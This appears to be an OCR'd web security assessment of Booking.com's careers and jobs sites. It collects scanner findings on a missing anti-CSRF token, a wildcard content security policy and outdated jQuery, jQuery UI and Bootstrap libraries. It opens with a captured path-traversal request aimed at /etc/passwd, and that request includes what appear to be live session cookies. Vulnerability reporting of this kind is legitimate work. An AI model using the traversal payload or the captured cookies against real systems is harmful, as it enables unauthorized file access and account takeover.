14 Referrer-Policy: strict-origin-when-cross-origin
15 X-Ef-Trace-Id: 7c70cb52910541cebd484aafe95bd0d5
16 X-Ef-Iid: 011efae1621502027
17 X-Ef-Ns: unknown
18 X-Ef-Req-Endpoint: None
19 X-Csrf-Token:
   IjMyZWIzZDlkMzE5Yzk5OTQ1Zjc3NTFmMzg4ZWZmOWJhNmIzMGZmOTMi.GRTd
   yg.iqdw_9NQQjLrgys3CbqfOP_geRM
20 Vary: Cookie
21 X-Cache: Error from cloudfront
22 Via: 1.1 cebe7291f382f643e4ea2329a2d8016a.cloudfront.net
   (CloudFront)
```

Request

Pretty Raw Hex

```
GET /vslog?event=pageInteractiveTime&namespace=
../../../../../etc/passwd HTTP/2
Host: jobs.booking.com
Cookie: px_init=0; pcm_personalization_disabled=0;
cors_js=1; _gcl_au=1.1.1277959888.1713858005; FPID=
FPID2.2.cUYWPIozOkCBdL5ODM%2F5ZZvcDt4dSuhX32sf4F2UeQQ%3
D.1713857995; _yjsu_yjad=
1713858009.b5235e85-170e-4a6c-9d5b-cc05be16827a; _pxvid
=553855fb-0159-11ef-a25d-e08243408769; _pin_unauth=
dWlkPU5qVmxOak5qWXpndFltUmxNUzAwTUdKaExXRmhZek1OTVRObU0
yRmpZbU5pTURZdw; esadm=
O2UmFuZG9tSVYkc2RlIyh9YbxZGyl9Y5%2BP2%2FpxcytPtfjXdQ3AH
knq%2BjQxoEZ%2Bqa3t5FCWG1BYrN4%3D; he=
O2UmFuZG9tSVYkc2RlIyh9YbxZGyl9Y5%2BP2%2FpxcytPtfjTTs5%2
BkzwzrLG6ZJg%2BmtDxinC2poP6jiA%3D; bkng_bfp=
933ddbc17b0e2c11fdbf191d5e1e8899; ecid=
OJfQp1OB7xGDLom4BP3wYgqc; bkng_sso_ses=
eyJib29raW5nX2dsb2JhbCI6W3siaCI6ImNCc283NDdxYWVNTHphSjV
vQUNNSG1WNWpkd0d2TXhybHdBeGJSMTRPeUEifV19;
bkng_sso_session=
eyJib29raW5nX2dsb2JhbCI6W3sibG9naW5faGludCI6ImNCc283NDd
xYWVNTHphSjVvQUNNSG1WNWpkd0d2TXhybHdBeGJSMTRPeUEifV19;
pcm_consent=
consentedAt%3D2024-04-29T17%3A02%3A20.592Z%26countryCod
e%3DLK%26expiresAt%3D2024-10-26T17%3A02%3A20.592Z%26imp
licit%3Dfalse%26regionCode%3D1%26regulation%3Dnone%26le
gacyRegulation%3Dnone%26consentId%3DbObc168c-4715-4288-
8027-9b7062b62018%26analytical%3Dtrue%26marketing%3Dtru
e; bkng_sso_auth=
CAIQs0nuTRqIAXQNmXGLqotSaHhBJEOG9TN7v8WgEpUIuVM9AlFkk1S
ppEpqzg9buoO8JHMXUDOAHJ2t/MQQK+ASS455rpr31+3yVyjUfGo2uX
YFnndBSiStIOURfOORVmSb82ZhIZOSpRWxGa/RStp6PJJTDu539Qpbt
JW6G+zEdqlvJRwLCSEC/2EPW6tiBQA=; bkng=
11UmFuZG9tSVYkc2RlIyh9Yaa29%2F3xUOLbMKZGrfgdAMMef%2FuOv
aeZhbpbw%2BBpePO%2BaAZSMGEeGLOjw8OnwI6d56VW%2FaocqIazB2
3dcrWTpj8gjFN3UeNvaGEAmWOGOowC%2BG4P29jvSeGQDZVkp9utOBd
kqtok4VKhfzKP1NQCl3dWFO7qWW3O8J1nPdb3PzsdlaMxrkFdw9MwZZ
```

Response

Pretty Raw Hex Render

```
HTTP/2 405 Method Not Allowed
Content-Type: text/html; charset=utf-8
Content-Length: 11
Date: Thu, 02 May 2024 08:18:40 GMT
Server: nginx
Set-Cookie: _vs=
2426376525977187963:1714637920.0430326:7288401607935467111;
Domain=.booking.com; Expires=Sat, 02 May 2026 08:18:40 GMT;
Secure; HttpOnly; Path=/; SameSite=None
Set-Cookie: _vscid=0; Domain=jobs.booking.com; Expires=Sat,
02 May 2026 08:18:40 GMT; Secure; HttpOnly; Path=/;
SameSite=None
Cache-Control: private, max-age=0, no-cache, no-store,
no-cache='Set-Cookie'
Pragma: no-cache
Expires: -1
Strict-Transport-Security: max-age=31536000;
includeSubDomains
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' div.show blob:
https://vd.vidoplay.com ; connect-src * blob: blindfold.ai ;
frame-src * blob: docs.eightfold.ai; img-src * data: blob: ;
media-src * ; script-src * 'unsafe-inline' 'unsafe-eval'
'self' blob: data: ; style-src * 'unsafe-inline' blob: ;
font-src * data: ; worker-src 'self' blob:
Referrer-Policy: strict-origin-when-cross-origin
X-Ef-Trace-Id: 7a5e615a45b34c838578a0c91180f053
X-Ef-Iid: 03b4e816ab721bab6
X-Ef-Ns: unknown
X-Ef-Req-Endpoint: None
X-Csrf-Token:
IjEwNDNhOTU3YjZjZTI3MDU2MDBiY2N1OWMzOTg3OWIzZmZhMjE3Mzki.GRTd
4A.lW_8WNlzLTfLzyytWRc91izrt1s
Vary: Cookie
X-Cache: Error from cloudfront
Via: 1.1 cebe7291f382f643e4ea2329a2d8016a.cloudfront.net
(CloudFront)
```

Search 0 highlights

Search 0 highlights

Absence of Anti-CSRF Tokens

URL: https://careers.booking.com/job-alert/
Risk: Medium
Confidence: Low
Parameter:
Attack:
Evidence: <form class="JobAlertForm__form">
CWE ID: 352
WASC ID: 9
Source: Passive (10202 - Absence of Anti-CSRF Tokens)
Input Vector:

Description:

No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a

Other Info:

No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "disclaimer" "email" "emailSubscription" "firstName" "lastName" "location" "resume"].

Solution:

Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Reference:

```
HTTP/1.1 200 OK
Date: Thu, 02 May 2024 05:52:10 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Report-To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.he
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1714629130&sid=e1
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fra
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade
Content-Security-Policy: default-src 'self' 'unsafe-eval' 'unsafe-inline' data: *.b
"https://careersmedia.booking.com/wp-content/uploads/2023/05/16131354/GettyImages-1
"/cdn-cgi/image/format=auto,quality=80,width=420/https://careersmedia.booking.com/w
tent/uploads/2023/05/16131354/GettyImages-1007075120-scaled.jpg 768w,/cdn-cgi/image
rmat=auto,quality=80,width=1536/https://careersmedia.booking.com/wp-content/uploads
23/05/16131354/GettyImages-1007075120-scaled.jpg 1920w,/cdn-cgi/image/format=auto,c
ity=80,width=2560/https://careersmedia.booking.com/wp-content/uploads/2023/05/16131
data-v-ea5d1282> <!----></div> <!----></div> <div class="JobAlertForm JobAlert__for

      </h2> <div><form class="JobAlertForm__form"><div class="JobAlertForm__row"><d
"JobAlertForm__label-text">
```

CSP: Wildcard Directive

URL:	https://careers.booking.com/
Risk:	Medium
Confidence:	High
Parameter:	Content-Security-Policy
Attack:	
Evidence:	default-src 'self' 'unsafe-eval' 'unsafe-inline' data: *.booking.com *.bstatic.com *.cloudflareaccess.com *.cookielaw.org cdn.linkedin.oribi.io *.facebook.com *.facebook.net *.google-analytics.com *.google.com *.google apis.com *.googletagmanager.com *.gstatic.com *.g.doubleclick.net *.instagram.com *.linkedin.com *.licdn.com *.olympus-imaging.com *.onenorth.com *.onetrust.com *.oniqa.com *.onistaged.com alb.reddit.com *.r edditstatic.com *.s3.amazonaws.com *.twitter.com *.vimeo.com *.youtube.com *.youtube-nocookie.com
CWE ID:	693
WASC ID:	15
Source:	Passive (10055 - CSP)
Alert Reference:	10055-4
Input Vector:	

Description:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Other Info:

The following directives either allow wildcard sources (or ancestors), are not defined, or are overly broadly defined:
frame-ancestors, form-action

Solution:

Ensure that your web server, application server, load balancer, etc. is properly configured to set the Content-Security-Policy header.

```
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade
Content-Security-Policy: default-src 'self' 'unsafe-eval' 'unsafe-inline' data: *.booking.com *.bstatic.com *.cloudflareaccess.com *.cookielaw.org cdn.linkedin.oribi.io *.facebook.com *.facebook.net *.google-analytics.com *.google.com *.
googleapis.com *.googletagmanager.com *.gstatic.com *.g.doubleclick.net *.instagram.com *.linkedin.com *.licdn.com *.olympus-imaging.com *.onenorth.com *.onetrust.com *.oniqa.com *.onistaged.com alb.reddit.com *.redditstatic.com *.s3.amazonaws.
com *.twitter.com *.vimeo.com *.youtube.com *.youtube-nocookie.com
Cache-Control: no-cache, no-store
X-Ua-Compatible: IE=edge
<!doctype html>
<html data-n-head-ssr lang="en" data-n-head="%7B%22lang%22:%7B%22ssr%22:%22en%22%7D%7D">
  <head >
    <title>Careers Blog | Booking.com Careers</title><meta data-n-head="ssr" charset="utf-8"><meta data-n-head="ssr" name="viewport" content="width=device-width, initial-scale=1.0"><meta data-n-head="ssr" http-equiv="X-UA-Compatible" content="I
        (function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
        new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
        j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
        'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
        })(window,document,'script','dataLayer','GTM-PG3JQ9F');
      </script><script data-n-head="ssr" type="application/ld+json">{
```

Vulnerable JS Library

URL: https://jobs.booking.com/gen/jquery.985d673d.js
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: /*! jQuery v1.9.1
CWE ID: 829
WASC ID:
Source: Passive (10003 - Vulnerable JS Library (Powered by Retire.js))
Input Vector:

Description:

The identified library jquery, version 1.9.1 is vulnerable.

Other Info:

CVE-2020-11023
CVE-2020-11022
CVE-2015-9251

Solution:


Please upgrade to the latest version of jquery.

Reference:

```
Content-Type: text/javascript
Content-Length: 115204
Connection: keep-alive
Date: Thu, 02 May 2024 06:11:48 GMT
x-amz-replication-status: COMPLETED
Last-Modified: Thu, 02 May 2024 04:54:47 GMT
ETag: "985d673d9f4421d742032e71cc0c2638"
x-amz-server-side-encryption: AES256
Cache-Control: max-age=31536000,public
```

```
/*! jQuery v1.9.1 | (c) 2005, 2012 jQuery Foundation, Inc. | jquery.org/license
//@ sourceMappingURL=jquery.min.map
*/
(function(e,t){var n,r,i=typeof t,o=e.document,a=e.location,s=e.jQuery,u=e.$,l={},c=[],p="1.9.1",f=c.concat,d=c.push,h=c
urn P(e,t,n)},removeData:function(e,t){return R(e,t)},_data:function(e,t,n){return P(e,t,n,!0)},_removeData:function(e,t
r&&r.clientLeft||0),e.pageY=n.clientY+(a&&a.scrollTop||r&&r.scrollTop||0)-(a&&a.clientTop||r&&r.clientTop||0)),!e.relate
n(e){return t.test(e.className||typeof e.getAttribute!==A&&e.getAttribute("class")||"")})},ATTR:function(e,t,n){return t
de;n&&(b(this).remove(),n.insertBefore(e,t))})},detach:function(e){return this.remove(e,!0)},domManip:function(e,n,r){e=
.String,"text html":!0,"text json":b.parseJSON,"text xml":b.parseXML},flatOptions:{url:!0,context:!0}},ajaxSetup:functio
ion(e){if(arguments.length)return e===t?this:this.each(function(t){b.offset.setOffset(this,e,t)});var n,r,o={top:0,left:
data.$selecter.addClass("disabled");data.$selectEl.prop("disabled",true);}});},enable:function(option){return $(this).ea
data.$items.eq(index).removeClass("disabled");data.$optionEls.eq(index).prop("disabled",false);}else{data.$selecter.remo
```

Vulnerabilities found in jQuery v1.9.1



Vulnerable JS Library

URL: https://jobs.booking.com/gen/jquery_ui.9acdd7b2.js
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: /*! jQuery UI - v1.10.4
CWE ID: 829
WASC ID:
Source: Passive (10003 - Vulnerable JS Library (Powered by Retire.js))
Input Vector:

Description:

The identified library jquery-ui, version 1.10.4 is vulnerable.

Other Info:

CVE-2021-41184
CVE-2021-41183
CVE-2021-41182

Solution:

Please upgrade to the latest version of jquery-ui.

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Content-Length: 261133
Connection: keep-alive
Date: Thu, 02 May 2024 06:11:48 GMT
x-amz-replication-status: COMPLETED
Last-Modified: Thu, 02 May 2024 04:54:47 GMT
ETag: "9acdd7b21bff9fce6bb60e0105d4234c"
x-amz-server-side-encryption: AES256
Cache-Control: max-age=31536000,public
```

```
/*! jQuery UI - v1.10.4 - 2014-04-02
* http://jqueryui.com
* Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.positi
* Copyright 2014 jQuery Foundation and other contributors; Licensed MIT */
(function(e,t){function i(t,i){var s,a,o,r=t.nodeName.toLowerCase();return"area"===r?(s=
);var a,p,g,m,v,_,b=t(e.of),y=t.position.getWithinInfo(e.within),k=t.position.getScrollI
t(".ui-menu-item").length||this._delay(function(){var t=this;this.document.one("mousedow
;e.extend(i.prototype,{markerClassName:"hasDatepicker",maxRows:4,_widgetDatepicker:funct
his._selectDate(t,this._formatDate(n,n.currentDay,n.currentMonth,n.currentYear))},_clea
{var i=this._getMinMaxDate(e,"min"),a=this._getMinMaxDate(e,"max"),s=i&&i>t?i:t;return a
eFix).each(function(){t("<div class='ui-draggable-iframeFix' style='background: #fff;'><
ht;for(u=p.snapElements.length-1;u>=0;u--)r=p.snapElements[u].left,l=r+p.snapElements[u]
a}function s(e,i){var s,n,o={};for(s in i)n=i[s],e[s]!==n&&(a[s]||(t.fx.step[s]||!isNaN(
```

vulnerabilities found in jQuery UI v1.10.4

https://security.stackexchange.com/questions/215041/bootstrap-3-3-7-xss

Jquery » Jquery Ui » 1.10.4

Vulnerabilities (0) Metasploit Modules

Version names

- jQuery UI 1.10.4
- cpe:2.3:a:jquery:jquery_ui:1.10.4:*:*:*:*:*:*:*
- cpe:/a:jquery:jquery_ui:1.10.4

This version entry is deprecated (e.g due to a name change or a similar reason)!
Click here to go to the effective version

Product information

- http://jqueryui.com/ Product
- https://jquery.org/ Vendor
- https://jqueryui.com/download/all/ Change Log

This page lists vulnerability statistics for CVEs published in the last ten years, if any, for Jquery » Jquery Ui » 1.10.4 . Vulnerability statistics provide a quick overview for **security vulnerabilities of Jquery » Jquery Ui » version 1.10.4** .

Vulnerable JS Library

URL: https://jobs.booking.com/gen/bootstrap.1e165061.js
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: * Bootstrap v3.3.7
CWE ID: 829
WASC ID:
Source: Passive (10003 - Vulnerable JS Library (Powered by Retire.js))
Input Vector:

Description:

The identified library bootstrap, version 3.3.7 is vulnerable.

Other Info:

CVE-2018-14041
CVE-2019-8331
CVE-2018-20677


Solution:

Please upgrade to the latest version of bootstrap.

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Content-Length: 141472
Connection: keep-alive
Date: Thu, 02 May 2024 06:11:48 GMT
x-amz-replication-status: COMPLETED
Last-Modified: Thu, 02 May 2024 04:54:46 GMT
ETag: "1e165061ff0cdd5e28e4da2704443810"
x-amz-server-side-encryption: AES256
Cache-Control: max-age=31536000,public
x-amz-version-id: Q5D07uY4nR4NmihAwKh.S4HTfDnYlJKk
```

```
/*!
 * Bootstrap v3.3.7 (http://getbootstrap.com)
 * Copyright 2011-2016 Twitter, Inc.
 * Licensed under the MIT license
 */
if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");+function(a){"use
{d.$element.one("mouseup.dismiss.bs.modal",function(b){a(b.target).is(d.$element)&&(d.ignoreBackdropClick
.attr("data-content")||("function"==typeof b.content?b.content.call(a[0]):b.content)},c.prototype.arrow=
 * BootstrapValidator (http://bootstrapvalidator.com)
 * The best jQuery plugin to validate form fields. Designed to use with Bootstrap 3
 *
 * @version     v0.5.2, built on 2014-09-25 4:01:07 PM
 * @author      https://twitter.com/nghuuphuoc
```

https://security.stackexchange.com/questions/215041/bootstrap-3-3-7-xss



But this is not mentioned in the formally and there no such mention in the CVE details website also